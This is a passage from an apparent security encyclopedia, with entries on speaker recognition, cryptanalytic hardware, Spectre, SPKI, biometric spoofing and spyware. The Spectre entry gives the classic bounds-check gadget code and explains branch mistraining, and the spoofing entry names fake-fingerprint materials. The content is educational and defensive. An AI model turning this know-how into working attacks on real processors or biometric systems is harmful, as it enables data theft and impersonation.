  - Cepstral Mean Subtraction (CMS) or Cepstral Mean Normalization (CMN) (Benesty et al., 2008)
  - Cepstral Mean and Variance Normalization (CMVN) (Benesty et al., 2008)
  - Histogram Equalization (HEQ) (de la Torre et al., 2005) and Cepstral Histogram Normalization (CHN) (Benesty et al., 2008)
  - AutoRegressive Moving Average (ARMA) (Benesty et al., 2008)
  - RelAtive SpecTrAl (RASTA) Filtering (Hermansky, 1991; van Vuuren, 1996)
  - J-RASTA (Hardt and Fellbaum, 1997)
  - Kalman Filtering (Kim, 2002)
- *Data Augmentation* (Snyder et al., 2018)
  - Convolutional Noise such as Reverberation Random Room Characteristics
  - Additive Background Noise – Random signal to noise ratios

    Addition of Babble
    Addition of Music
    Addition of Noise
- *Other Techniques*
  - Vocal Tract Length Normalization (VTLN) – first introduced for speech recognition: Chau et al. (2001) and later for speaker recognition (Grashey and Geibler, 2006)
  - Feature Warping (Pelecanos and Sridharan, 2001)
  - Feature Mapping (Reynolds, 2003)
  - Speaker Model Synthesis (SMS) (Teunen et al., 2000)
  - Speaker Model Normalization (Beigi, 2011)

– H-Norm (Handset Normalization) (Dunn et al., 2000)
– Z-Norm and T-Norm (Auckenthaler et al., 2000)

There are many challenges that have not been fully addressed in different branches of speaker recognition. For example, the large-scale speaker identification problem is one that is quite hard to handle. In most cases when researchers speak of large-scale in the identification arena, they speak of a few thousand enrolled speakers. As the number of speakers increases to millions or even billions, the problem becomes quite challenging. As the number of speakers increases, doing an exhaustive match through the whole population becomes almost computationally implausible. Hierarchical techniques (Beigi et al., 1999) would have to be utilized to handle such cases. In addition, the speaker space is really a continuum. This means that if one considers a space where speakers who are closer in their vocal characteristics would be placed near each other in that space, then as the number of enrolled speakers increases, there will always be a new person that would fill in the space between any two neighboring speakers. Since there are intra-speaker variabilities (differences between different samples taken from the same speaker), the intra-speaker variability will be at some point more than inter-speaker variabilities, causing confusion and eventually identification errors. Since there are presently no large databases (in the order of millions and higher), there is no indication of the results, both in terms of the speed or processing and accuracy.

Another challenge is the fact that over time, the voice of speakers may change due to many different reasons such as illness, stress, aging, etc. One way to handle this problem is to have models which constantly adapt to changes (Beigi, 2009).

Yet another problem plagues speaker verification. Neither background models nor cohort models are error-free. Background models generally smooth out many models, and unless the speaker is considerably different from the norm, they may score better than the speaker’s own model. This is especially true if one considers the fact that nature is usually Gaussian and that there is a high chance that the speaker’s characteristics are close to the smooth background model. If one were to only test the target sample on the target model, this would not be a problem. But since a test sample which is different from the target sample (used for creating the model) is used, the

intra-speaker variability might be larger than the inter-speaker variability between the test speech and the smooth background model.

There are, of course, many other open problems. Some of these problems have to do with acceptable noise levels until break-down occurs. Using a cellular telephone with its inherently band-limited characteristics in a very noisy venue such as a subway (metro) station is one such challenging problem.

Given the number of different operating conditions in invoking speaker recognition, it is quite difficult for technology vendors to provide objective performance results. Results are usually quite data-dependent, and different data sets may pronounce particular merits and downfalls of each provider's algorithms and implementation. A good speaker verification system may easily achieve an 0% EER for clean data with good inter-speaker variability in contrast with intra-speaker variability. It is quite normal for the same "good" system to show very high equal error rates under severe conditions such as high noise levels, bandwidth limitation, and small relative inter-speaker variability compared to intra-speaker variability. However, under most controlled conditions, equal error rates below 5% are readily achieved. Similar variability in performance exists in other branches of speaker recognition, such as identification, etc.

Special-Purpose Cryptanalytical Hardware

Christof Paar[152] ✉
(152) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany

✉ **Christof Paar**
Email: Christof.Paar@rub.de

Definition

Special-purpose cryptanalytical hardware refers to computing machines that were specifically designed to accelerate computations needed for cryptanalysis.

Background

Almost all symmetric and asymmetric cryptographic algorithms are merely computationally secure, that is, they can be broken if sufficient computing resources are available. In order to prevent successful attacks, the cryptographic parameters—which include, in particular, the key length—are chosen such that the required number of operations cannot be realized by an attacker. For instance, the key length of 128 bits for symmetric algorithms forces an attacker to perform 2^{128} encryptions for an exhaustive key search, which is entirely out of reach with current computing technology.

Theory

Cryptanalytical machines are special-purpose computers, which attempt to accelerate the computations involved in cryptographic attacks relatively to standard computers. One should bear in mind that most cryptanalytical machines do not change the mathematical complexity of an attack. Rather, the individual operations are accelerated. Cryptanalytical machines typically provide a speed-up factor in the range of 10–1000 over clusters of conventional computers. Historically, cryptanalytical machines were mainly relevant in the context of code breaking by governments. A well-documented example is *Colossus*, an early programmable computer used by the British intelligence agencies during Word War II for breaking traffic encrypted with the Lorentz cipher machine. Also well known are the other World War II machines *Bomba*, built by the Polish intelligence agencies, and the *Bomb*, built by the British counterparts. Both greatly aided in the cryptanalysis of the Enigma ciphers.

With respect to modern ciphers, cryptanalytical machines were most often discussed in the context of DES. Already in 1977 it was claimed that a special-purpose machine, which would have cost tens of millions of US dollars, could perform an exhaustive-search attack against *Data Encryption Standard (DES)* (Diffie and Hellman 1977). A more detailed design, yet without any actual implementation, was presented in 1993 by Wiener (Wiener 1997). In 1998 the Deep Crack computer, based on special-purpose integrated circuits, was able to perform an *exhaustive key search* of the DES as part of a code-breaking challenge. In 2006 the FPGA-based machine CO-PACOBANA was also able to brute-force attack DES, but at considerably lower costs (Güneysu et al. 2008). It seems likely that government agencies had realized DES-attack machines earlier. Other symmetric ciphers for which cryptanalytical machines were proposed include the GSM voice encryption cipher *A5/1*. Another application domain for such machines is password hashing in order to accelerate dictionary and brute-force attacks.

There have also been a few proposals for special-purpose machines for attacking asymmetric algorithms. The first attempt was the optoelectronic TWINKLE machine in 1999 that aids in factoring integers, the main operation when attacking RSA (Shamir 1999). Subsequent proposals include *TWIRL*, another factorization computer based on standard CMOS technology (Shamir and Tromer 2003). There are no reports about actual realizations of attack machines against RSA. There have also been

proposals for accelerating the Pollard Rho attack against elliptic curve cryptosystems (Güneysu 2009, Chap. 6). The recent availability of low-cost programmable platforms such as Graphic Processing Units (GPUs) and Cell Processors, which allow a very high number of arithmetic operations per time unit, are attractive for launching attacks against asymmetric ciphers. Hence, it can be speculated that custom-built hardware machines will become less attractive with respect to asymmetric cryptanalysis. However, special-purpose hardware can still have major advantages when attacking symmetric ciphers.

Applications

Since special-purpose hardware machines typically merely accelerate existing cryptanalytical algorithms by a constant factor, their main application domain is the attack of ciphers with a security of less than approximately 70 bits. Such algorithms are usually considered of not having an adequate security level. Symmetric algorithms with key lengths of more than 90 bits, such as *Rijndael/AES* and *triple DES*, asymmetric schemes based on *integer factoring* and the *discrete logarithm problem* with moduli of at least 2048 bits, or *elliptic curve cryptography* with at least 192 bits, are not threatened by special-purpose hardware.

Synonyms

Spectre attack; CVE-2017-5753; CVE-2017-5715; Spectre Variant 1; Spectre Variant 2

Definitions


Speculative execution relies on predictive elements. Spectre exploits that these elements can be influenced to mispredict beyond security and safety boundaries, leading to speculative execution of code in other security domains that would normally not be executed. Depending on so-called gadgets, this malicious speculative execution may be able to leak arbitrary data from other security domains.

Background

Processor performance crucially depends on successful pipelining, i.e., before the execution of one operation is completed, the execution of subsequent operations must already have started. In man processors, a so-called reorder buffer tracks all operations to execute in their correct order. However, one problem here is that software is usually not linear but contains a substantial number of conditional branches. Instead of waiting

for the branch instruction to be executed and committed, the processor predicts where the execution will continue, leading to so-called speculative execution.

Modern processors have multiple branch-prediction units for these predictions for the different types of conditional and indirect branches (Intel, 2019; Fog, 2016), e.g., branch history buffer (BHB) (Bhattacharya et al., 2017), branch target buffer (BTB) (Lee et al., 2017; Evtyushkin et al., 2016), the pattern history table (PHT) (Fog, 2016), and the return stack buffer (RSB) (Fog, 2016; Maisuradze and Rossow, 2018; Koruyeh et al., 2018). There are also other types of predictors, e.g., predicting the existence of data dependencies (Horn, 2018b). For correct predictions, the operations in the reorder buffer are retired in order. For wrong predictions, the results are squashed, and a rollback is performed by partially or fully flushing the pipeline, and the reorder buffer, i.e., at least any entry following the incorrect prediction. If the correct predictions outweigh the wrong ones, the processor performance improves. Branch-prediction units are typically dynamically shared across SMT (simultaneous multi-threading) threads on the same core, meaning both threads influence the branch predictors.



Speculative execution has been used in side-channel attacks already more than a decade ago (Acıiçmez et al., 2007), but also with further reverse engineering on more recent processors (Evtyushkin et al., 2018). These attacks observe whether or not a branch misspeculates based on past control-flow decisions (branches) in the victim, and infer the control flow in the victim process from that. Spectre turns this effect around into speculative control-flow injection in the victim, letting the victim misspeculate to leak its secrets.


Another building block for Spectre is side-channel attacks and, in particular, cache side-channel attacks, e.g., Flush+Reload (Yarom and Falkner, 2014), Prime+Probe (Osvik et al., 2006), and Flush+Flush (Gruss et al., 2016). Cache side-channel attacks exploit latency differences between data in the cache (i.e., lower latency) and data in main memory (i.e., higher latency). A specific use case is a so-called covert channel, where the attacker controls both the sending and the receiving side.

A covert channel can bypass architectural restrictions by encoding data into the microarchitectural state.

Theory

Spectre bypasses security and safety mechanisms, such as bounds checks, by speculatively executing instructions that should not be executed, e.g., following a mispredicted branch (cf. Fig. 1). It exploits that the CPU predicts and mispredicts the control flow (and data flow) and that during this speculative execution, secrets can be accessed and forwarded to dependent instructions.

Spectre, Fig. 1 A Spectre attack exploiting direct conditional branches via PHT-based misspeculation, as depicted by Schwarz (2019). The victim speculatively accesses a secret and leaks it, e.g., via a cache covert channel. The attacker retrieves the value using, e.g., Flush+Reload



The common pattern of all Spectre attacks is that the attacker tricks a victim into accessing its secrets and transmitting these secret values to the attacker. However, characteristics of how this is done vary between the Spectre variants. The first characteristic is the microarchitectural element that causes the misprediction. Canella et al. (2019b) categorized Spectre attacks therefore into the following four variants based on the microarchitectural element:

- Spectre-PHT (Kocher et al., 2019) exploits the *pattern history table* (PHT), i.e., the outcome of conditional branch decisions (Also referred to as Spectre-v1).

- Spectre-BTB (Kocher et al., 2019) exploits the *branch target buffer* (BTB), i.e., the prediction of branch targets for indirect branches (Also referred to as Spectre-v2).
- Spectre-RSB (Maisuradze and Rossow, 2018; Koruyeh et al., 2018) exploits the *return stack buffer* (RSB), i.e., the prediction of return addresses.
- Spectre-STL (Horn, 2018b) exploits store-to-load (STL) forwarding, i.e., the prediction of whether or not a load depends on a recent store. This can lead to Meltdown-type effects (Canella et al., 2019a), but also Spectre-type misspeculation.

Most modern processors support these prediction mechanisms under different terminology.

The second characteristic of Spectre attacks is the mistraining strategy. Most Spectre variants require or substantially benefit from the attacker preparing ("poisoning") the branch predictor to cause misspeculation in the victim. Branch predictors work on virtual addresses, and often only a subset of address bits, and they are also often shared across security domains. Therefore, mistraining can typically be implemented within the victim domain or the attacker domain, both fully matching (in-place) and partially matching virtual addresses (out-of-place), as illustrated in Fig. 2.

Spectre, Fig. 2 A branch can be mistrained either within the victim domain (*same-domain*), or in an attacker-controlled domain (*cross-domain*); using the vulnerable branch itself (*in-place*), or a branch at a congruent virtual address (*out-of-place*)

The most prominent Spectre example (Kocher et al., 2019) (*Spectre-PHT*) considers a bounds check, as shown in Listing 1. The bounds check ensures that `x` is not out of bounds for `array1`. By repeatedly providing in-bound values for `x`, the attacker can mistrain the PHT (in the same security domain and in-place) to predict the branch into the `if`-block reliably. When the attacker switches to an invalid index `x`, the CPU will still continue speculatively into the `if`-block despite a failing bounds check. The value read is used for a further array lookup, encoding the secret into the microarchitectural state. As seen in this example, small code fragments in the victim, so-called Spectre gadgets (The gadget terminology follows the idea of return-oriented programming (ROP (Shacham, 2007)) gadgets.), are necessary to leak data from a victim.

Listing 1 Simple Spectre-PHT example et al. (Kocher et al., 2019)

```
1  if (x < len(array1))
2  {
3    y = array2[array1[x] * 4096];
4  }
```

Spectre-BTB (Kocher et al., 2019) poisons the BTB to induce misprediction of an indirect branch in a victim. The CPU indexes the BTB using bits from virtual address and branch history buffer (BHB) (Horn, 2018a). Spectre-BTB allows more direct chaining of Spectre gadgets (Kocher et al., 2019). *Spectre-RSB* was first mentioned by Horn (2018a) and Kocher et al. (2019) and then scientifically studied by Maisuradze and Rossow (2018) and Koruyeh et al. (2018). When encountering a `ret` instruction, the CPU speculatively returns to the topmost element from the RSB. Thus, poisoning the RSB lets the victim misspeculate on a return. Due to the limited RSB size, misspeculation occurs, e.g., for deeply nested function calls, or when switching the execution context. *Spectre-STL* was discovered by Horn (2018b) while discussing observations with Michael Schwarz. Loads transiently receive outdated values if a preceding store has a different virtual address but the same physical address, due to a wrong dependency prediction during store-to-load forwarding. Hence, the load operation reads an old value from the cache. Horn (2018b) injected Spectre-STL gadgets into the Linux kernel using eBPF filters to leak kernel data.

Spectre Gadgets

Spectre-type attacks require very specific code patterns in the victim domain, so-called gadgets, which are specific to the Spectre variant, the victim software, and hardware configuration and mitigation status. Gadgets can be divided into four categories:

1. *Prefetch* gadgets, which simply access a target address, i.e., no access to `array2` in Listing 1.

2. *Compare* gadgets, which access a target address and use the read value in a comparison, i.e., a comparison condition instead of the access to `array2` in Listing 1. If the attacker can additionally control the comparison value, it is possible to leak the precise value from the target address.

3. *Index* gadgets, which access a target address and use the read value to access another array, as shown in Listing 1. Ideally, the index is spread out in the address space, e.g., due to a large data type or a multiplication of the index with a constant. This type of gadget has received the most attention, both in industry and academia.

4. *Execute* gadgets, which execute code based on the value read from the target address, e.g., `array2` in Listing 1 would be a function pointer array that we call a function from.

However, despite numerous proposals, locating *all* gadgets in large real-world applications remains a difficult challenge. Consequently, several works reported manually discovered gadgets, as well as scenarios where gadgets can be injected into victim applications.

Application

Disclosed in January 2018, Spectre affected most application processors, including most Intel-, AMD-, IBM-, and ARM-based systems (Kocher et al., 2019). Following the discovery and report by Jann Horn in 2017, Intel requested two CVEs for the first two Spectre variants, CVE-2017-5753 and CVE-2017-5715. Kocher et al. (2019) discovered a Spectre-BTB gadget in a Windows library, allowing to leak arbitrary memory from a victim

process. They also injected Spectre-BTB and Spectre-PHT gadgets via JIT engines, e.g., in Chrome via JavaScript, and in the Linux kernel via eBPF filters.

There are different approaches to mitigate Spectre in practice. To mitigate Spectre-BTB, CPU vendors provide multiple features (For Intel, these are Indirect Branch Restricted Speculation (IBRS), Single Thread Indirect Branch Prediction (STIBP), and Indirect Branch Predictor Barrier (IBPB).) to prevent BTB mistraining across privilege levels, SMT threads, and processes. However, the problem of in-place BTB mistraining, similar as in Listing 1, is ignored. Google's *retpoline* (Turner, 2018) mitigation is a more complete software-level mitigation, replacing all indirect branches with return instructions that misspeculate into an endless loop containing `lfence`s. The actual target destination is pushed on the stack and returned to using the `ret` instruction, similar as in a ROP attack. Against Spectre-RSB, Intel (2018b) proposes RSB stuffing to prevent the BTB fallback mechanism, i.e., filling the RSB with a safe unexploitable address. Both Linux and Windows enable retpoline and RSB stuffing on affected machines by default (Intel, 2018b; Corp, 2019).

For Spectre-PHT, the situation is more complex. While complete mitigation is possible by disabling branch prediction, the performance impact would be prohibitively high. Practically mitigating all Spectre attacks likely will remain an open problem in the foreseeable future (Mcilroy et al., 2019). Selective mitigation of Spectre-PHT on the software level is possible with the use of `lfence` (ARM, and IBM have corresponding memory fencing instructions.) instructions in each gadget to break the link between misprediction starting instruction and the subsequent leaking instruction. Consequently, different proposals explored how to identify gadgets to augment or prove the absence of such gadgets, e.g., with static analysis (Intel, 2018a; Pardoe, 2018), taint tracking (Wang et al., 2018), symbolic execution (Guarnieri et al., 2020), and fuzzing (Oleksenko et al., 2020). An alternative to `lfence` can be the introduction of data dependencies (Oleksenko et al., 2018; Carruth, 2018) such that speculative operations cannot operate on sensitive data before the branch condition has been resolved. This idea has been implemented in LLVM and GCC under the name of speculative load hardening (SLH).

Kocher et al. (2019) proposed to track data loaded during transient execution and prevent their use in subsequent operations. Similarly, many

works propose hardware changes to prevent leakage by reducing resource sharing, or their use during speculation (Omar and Khan, 2019; Weisse et al., 2019; Schwarz et al., 2020; Yu et al., 2019). However, for some proposals, the security gain is unclear (Khasawneh et al., 2019; Yan et al., 2018; Saileshwar and Qureshi, 2019) as remaining leakage may still exist. Process isolation (Reis et al., 2019; The Chromium Projects, 2018) may introduce additional isolation and thus mitigate Spectre in some real-world scenarios.

Open Problems and Future Directions

Spectre is not a bug. The speculative behavior of the processor is intentional and brings evident performance and efficiency gains. Consequently, we can assume that practically mitigating all Spectre attacks will remain an open problem in the foreseeable future (Mcilroy et al., 2019). Future work will have to explore trade-offs and architectural changes to inform the hardware about when to speculate and when to be careful. Especially mitigating in-place same-domain variants of Spectre is often considered out of scope and therefore still remains an interesting challenge.

Despite many works on the discovery and detection of Spectre gadgets, it remains an open problem to find all exploitable Spectre gadgets in larger real-world projects. Furthermore, with more speculative operations and microarchitectural elements for these added, it is likely that the space of possible and practically available gadgets grows with each processor generation. As predictions extend beyond control flow to data values, likely, direct attacks on data value prediction will also become relevant.

Thus, initial predictions that Spectre “will haunt us for quite some time” (Kocher et al., 2018) remain true at this point.

SPKI

Carl M. Ellison[154] ✉
(154) New York, NY, USA

✉ **Carl M. Ellison**
Email: meetu.lall@springer.com
Email: cme@acm.org

SPKI (Simple Public Key Infrastructure) (Ellison n.d.; Ellison et al. 1999) was developed starting in1995 to remedy shortcomings (Ellison 2002) in the existing ID certificate definitions: X.509 and PGP (Pretty Good Privacy). It provided the first authorization certificate definition (Blaze n.d.; ISO/IEC n.d.). Originally, SPKI used no names for key holders but, after the merger with SDSI (Simple Distributed Security Infrastructure), now includes both named key holders and named groups or roles—specifying authorization grants to names and definitions of names (membership in named groups).

In public-key security protocols, the remote party (the *prover*) in a transaction is authenticated via public key cryptography. Upon completion of that authentication, the *verifier* has established that the prover has control over a particular private key—the key that corresponds to the public key the verifier used. This public key is itself a good identifier for the prover. It is a byte string that is globally unique. It also has the advantages of not requiring a central ID creator or distributor and of being directly usable for authentication. However, since anyone can create a key pair at any time, a raw public key has no security value. It is the purpose of a certificate to give value or meaning to this public key.

ID certificate systems bind names to public keys. This is an attempt to directly answer the question “who is that other party?” The shortcomings of ID certificates that SPKI addresses are:

1. Because there is no single, global name source, names are not globally unique. Therefore, mapping from public key to name can introduce nonuniqueness. In SPKI, the real identifier is a public key or its cryptographic hash—each of which is globally unambiguous.

2. Names have no special value to a computer, but are strongly preferred by people over raw keys or hash values. However, people have a limited ability to distinguish from among large numbers of names, so the use of names can introduce scaling problems. The original SPKI did not use names, but SDSI names are defined by the *Relying Party (RP)* and presumably limited to the set that the RP can distinguish.

3. Name assignments are made by some Certificate Authority*(CA)* and the introduction of that additional component reduces overall system security. In SPKI/SDSI there is no CA, in the X.509 sense.

4. The real job is to make a security decision and a name by itself does not give enough information to make that decision. SPKI carries authorization information.

There are certain characteristics of SPKI/SDSI that set it apart from other certificate systems: SDSI names, authorization algebra, threshold subjects, canonical S-expressions, and certificate revocation (authorization architecture, authorization management, and authorization policy).

SDSI Names: Keys, and by implication their keyholders, need to be identified. SPKI uses the public key itself or its cryptographic hash as the ID of the key and the keyholder. This ID is globally unique and requires no issuer, therefore no expense or added insecurity of an ID issuer. For computers and the protocols between them, this ID is nearly perfect: globally unique and directly authenticable. The hash of the key has the added advantage of being fixed length.

For humans, such IDs fail miserably. They have no mnemonic value. SPKI uses SDSI names for human interfaces. Each human in a system using SPKI/SDSI maintains his or her own dictionary mapping between that human's preferred name for a keyholder and the public key or hash. The human operator can see friendly and meaningful names displayed via a UI, while the underlying system uses the key or its hash as an ID.

Source of Names

There is sometimes confusion among *X.509*, *PGP*, and SDSI—all of which build name certificates. The best way to distinguish them is via the source of the names used (see Table 1).

SPKI, Table 1 Certificate name sources

Type	Source of names
X.509	Certificate Authority (CA)
PGP	End Entity (EE)
SDSI	Relying Party (RP)

X.509 started out planning to use globally unique assigned names from the one global X.500 directory. That single directory has never been created and is unlikely ever to be. This leaves X.509 names to be chosen by the CA that issues a certificate. PGP leaves choice of name up to the person generating the key. SDSI gives choice of name to the person who will need to use that name.

Advantage of SDSI Names *Advantage of SDSI Names*. When a name is used by a human, the correctness of that use depends on whether the human calls the correct person, thing, or group, to mind on seeing the name. When SDSI names are used, the one who chose that name is the same person who must correctly understand the linkage between the name and the person, thing, or group.

For example, the RP might choose the SDSI name “John Smith,” if the RP knows only one John Smith—but a global naming authority would form “John Smith 3751” or jsmith39@localisp.net and require the RP to somehow deduce from that name which John Smith was intended. If the RP has an offline channel to John Smith and can ask him what his global ID is, then the RP can keep a local mapping from his preferred “John Smith” to the global name—but that is exactly what happens with SDSI (the global name being the hash of a key). If the RP does not have off-line contact with this John Smith, then the RP is forced to guess which John Smith is behind the name—and that guess is a source of security error (Dohrmann and Ellison 2002).

Group Names

Both X.509 and PGP assume that the name is of an individual. SDSI names are of groups or roles. A named individual is a group of one.

Globally Unique SDSI Names

There are times when a SDSI name needs to be included in a certificate: when rights are assigned to the name or the name is added to some other named group. Since SDSI names are inherently local, a global form must be constructed. For example:

> (name (hash sha 1 #14dc6cb49900bdd6d67f03f91741 cfefa2d26fa2#) Leanna)
>
> stands for the name Leanna in the local dictionary of the keyholder of the key that hashes via SHA1 to 14dc6cb49900bdd6d67f03f91741cfefa2d26fa2.

This is an advantage of SPKI/SDSI over other ID certificate forms. SDSI knew that names were local and had to do something to make them globally unique while X.509 and PGP assumed names were global, even when they were not.

AUTHORIZATION ALGEBRA: SPKI carries authorization information in its certificates and (Access Control List) ACL entries. This authorization is constrained to be in a language defined by SPKI so that the SPKI library can perform set intersections over authorizations. Each authorization is a set of specific permissions. That set is expressed as an enumeration (a literal set) or in a closed form (e.g., ranges of strings or numbers). The language is defined by intersection rules (Ellison et al. 1999) that were designed to permit the intersection of two authorization sets to be expressed in the same closed form (authorization architecture, authorization management, and authorization policy).

By contrast, X.509v3 certificate extensions can be used to carry permission information, but because the extension is completely free-form, custom code must be written to process each different extension type.

FORMAT. An SPKI certificate has five fields:

- *Issuer*. The key of the certificate issuer.

- *Subject*. A key, hash, SDSI name or threshold subject construct.
- *Delegation*. A Boolean, indicating whether the Subject is allowed to delegate some or all of the rights granted here.
- *Tag*. A canonical S-expression listing a set of rights granted by the issuer to the subject.
- *Validity*. Limits on validity: not-before or not-after dates, requirements to check online status or to get a revocation list, etc.

An SPKI ACL entry has fields 2.5 of the above since the authority (issuer) of an ACL entry is the machine that holds it.

A name membership certificate has four fields:

1. Issuer

2. Name being defined

3. Subject (key, hash or name)

4. Validity

There is one certificate for each member of a name.

A *threshold subject* is a list of N subjects (possibly including a subordinate threshold subject) and a parameter K. Only when K of the N subjects agree to delegate some rights or sign some document is that certificate or ACL entry considered valid. (The keys used by these subjects need not be in the same algorithm so, among other things, a threshold subject might tolerate the catastrophic break of one algorithm.)

Canonical S-Expressions (CSEXP)

SPKI/SDSI certificates are expressed and communicated as canonical S-expressions. An S-expression is of power equivalent to XML (Extensible Markup Language). Canonical S-expressions are binary forms with only one possible encoding. S-expressions in SPKI/SDSI are constrained to have each list start with an atom (the equivalent of an XML element name). Atoms are binary strings, with an explicit length stated, so CSEXP creation is trivial. CSEXP parsing requires less than 10 KB of code, in the open-

source implementation. If element names are kept small, CSEXP binary forms are smaller than equivalent ASN.1 forms.

Advantage of SDSI Names CERTIFICATE REVOCATION. At the time SPKI was designed, X.509 used *Certificate Revocation Lists (CRL)* that were optional and were not dated. A new CRL could be issued at any time and would override any prior CRL. In SPKI, revocation is deterministic. Each certificate that could be subject to revocation includes the revocation/validation agent's key and URL and all validity instruments (CRLs, etc.) have contiguous, nonoverlapping date ranges.

Advantage of SDSI Names IMPLEMENTATIONS. SPKI certificates are used in HP's eSpeak and several prototype systems. It is available in open source code in two sourceforge.net projects: CDSA and JSDSI. SPKI's spiritual descendent XrML V.2 (ISO/IEC n.d.) is in use in Microsoft's Rights Management Services (RMS).


Fake biometrics; Liveness detection

Definitions

In the field of biometrics, a spoofing attack occurs when an attacker mimics the biometric trait of another individual to circumvent a biometric authentication system. Antispoofing algorithms have been proposed as a countermeasure against spoof attacks.

Background



Vulnerability of biometric system to spoof attacks is well known. Despite progress in antispoofing methods, spoofing attacks still pose a major threat

to the biometric system (Rattani and Derakhshani, 2018). Fingerprint recognition system can be spoofed using fake fingerprints fabricated using latex, gelatin, and wood glue (Orrù et al., 2019). Figure 1 shows an example of fake fingerprint fabricated using latex, gelatin, and wood glue materials.

Spoofing and Antispoofing, Fig. 1 Example of fake fingerprint fabricated using three different materials

Spoof attacks against face recognition system mainly consist of (i) print attacks, (ii) replay attacks, and (iii) 3D mask attacks (Hadid, 2014). Print attacks can be executed using a simple photograph of the enrolled person's face, which may be displayed in hard copy or on a mobile screen. The video replay attacks are performed by displaying a video on a mobile screen. Figure 2 shows an example of print, replay, and 3D mask attacks for face biometrics. Compared to attacks against fingerprint, iris, or speech recognition systems, the ubiquitous nature of image acquisition devices such as cameras and social medias, such as Facebook, allows attackers to acquire facial images of a user easily and discretely. A study conducted using commercial off-the-shelf matchers demonstrated that state-of-the-art face recognition methods are fragile against spoofing attacks. Existing antispoofing algorithms extract textural, anatomical, physiological, and deep features for spoof detection from biometric images (Rattani et al., 2015).

Spoofing and Antispoofing, Fig. 2 Example of print, replay, and 3D masks attacks for face biometrics

Application

Antispoofing algorithms are integrated with the biometric system in order to enhance robustness against the adversarial spoof attacks (Rattani and Poh, 2013). During the deployment stage, the biometric image classified as live is used for further processing. The existing antispoofing methods can be coarsely classified into motion analysis-based (Patel et al., 2016), texture-based (Chingovska et al., 2012; Rattani et al., 2015), image quality-based (Galbally et al., 2014), and deep learning-based (Galbally and Marcel, 2014) methods. Deep learning-based methods have proven to be more effective than the aforementioned methods. Worth mentioning, antispoofing and liveness detection modules can systematically degrade the overall performance of any biometrics system due to the false reject rate of the live samples misclassified as fake.

Open Problems and Future Directions

As a part of future work, advanced, computationally efficient and on-device mobile spoof detection methods based on deep learning may be developed (Wen et al., 2016). Deep learning models with advanced loss functions may be used for the task. Further, the development of advanced and open-set liveness/antispoof detection methods for known and novel spoof attacks should be the path forward (Rattani et al., 2015).

Summary

In this entry, spoofing attack and antispoofing countermeasure are defined, and the background is presented. Further, the applications, open issues, and future research directions are enumerated.

Definition

Spyware is a software program running on a computing device that monitors the activities of the users of the device without the users' knowledge and reports that information to an external agency.

Background


Very frequently, in several computing devices including desktops, laptops, PDAs, and smartphones, software products have been detected running in the background, unknown to the users of these devices, that collect user data including their user names, passwords, credit card details, their contacts, other personal information, websites visited, personal habits such as frequently shopped for items, sports and movie preferences, and eating preferences. Usually such data are then sent, again unknown to the user, to an external agency which may then profit by selling this information to marketing agencies and others. Software products that perform this spying

on behalf of external agencies are referred to as spyware. Studies have shown that almost 90% of consumer PCs have been infected with spyware and that on an average a PC has about 30 pieces of spyware (Spy-proofing your Computer, Shiela Ward 2005). Typically, home PCs have been infected more than industry PCs (Kirk 2008). Several PC users have lost personal data through spyware and have faced subsequent financial losses as well when their bank accounts and passwords were fraudulently accessed by spyware customers (Evans 2005). While spyware has invaded PCs through free and purchased software, recently Internet has emerged as the leading source of spyware infections. In 2006, trojan horses infected 31% of PCs, system monitors infected 6% of PCs, and adware infected 59% of PCs. Cost to recover from spyware infection was US $100 per infection in 2007. Identity theft was reported by about 32% of spyware infected users and the total losses due to identity theft has been estimated by US Federal Trade Commission at $50 billion in 2006 (Evans 2005). Examples of spyware include Trojan-Downloader-Zlob which is a trojan horse downloader, Perfect Keylogger that records all internet sites visited besides all keystrokes and mousclicks, and FavoriteMan which is a browser helper object for Internet Explorer that connects to the internet, transmits your email address, and installs other programs. Most spyware seem to target devices operating on Microsoft's Windows operating systems since, as one theory goes (Remove antivirus soft (uninstall guide) 2010), they are in the majority of PCs and laptops; however, spyware in the form of adware target users of all operating systems including Mac OS, Linux, and Windows.

Theory

When a person goes to an on-line bookseller's website (such as Amazon.com), logs in with her id and password, then selects a book to purchase, provides credit card details, and then purchases the book – the person is confident of the transaction being secure since Amazon.com is a trusted site and uses secure technologies for collecting information; however, the person may not realize that there could be an eavesdropper in her own machine that has monitored all her key strokes and stored them, and at a convenient time transmits them to an external agent. Now the agent has all the keystrokes the person made, can parse the different fields (such as www.amazon.com, user id, password, etc.), and get personal data that the person

would normally not want others to know. That “eavesdropper” is a software program called keylogger whose job is to record all keystrokes made by a user, and keylogger is an example of spyware. But the worst part is that many people infected with a keylogger do not realize that the spyware exists. Other kinds of spyware include email redirector that redirects all incoming and outgoing emails to another one for monitoring (Consumer report 2006), screen recorder that regularly takes snapshots of screens and sends them to an external agency (Consumer report 2006), chat loggers, URL recorders, and adware that pops-up ads based on user preferences or the sites the user visits.



One of the most noticeable impact of the presence of spyware is the often significant reduction in the performance of the computing device since memory and processing cycles are consumed by the spyware running in the background. So how does the spyware infect a user’s computing device? Most of the time spyware gets installed by the actions of the users themselves such as by clicking a link on an email which may download a spyware program or by subscribing to free offers from a website that in turn downloads the spyware as well, or it may be supplied as a trojan wherein it is seemingly benign in application but is actually a spyware. Spyware has also been found bundled as part of procured software – both free and purchased. If the spyware is an adware, then the users will immediately notice a spurt in ads popping up on the computing device that was not occurring earlier; adware also tends to overwrite hosts file on computing devices that directs users to advertisers’(or other interested parties’) sites instead of the usual homepage. If the spyware is more insidious such as a keylogger, then other than a performance hit of the device the users may not notice any explicit behavior change of the device. There is a class of spyware called “ransomware” that displays frightening scenarios of infection in a user’s device, the removal of which requires private information to be provided by the user; a notorious example of this type is the Antivirus Soft (Spy-proofing your Computer, Shiela Ward 2005) that indicates usually misleadingly that users have been infected with different types of malware, and that if they purchase Antivirus Soft, all problems can be fixed – this spyware is actually masquerading as an anti-spyware software! Rootkit is another type of spyware that hides its presence from other applications (including anti-spyware programs) by manipulating the

operating system but at the same time getting access to users' information from the system.

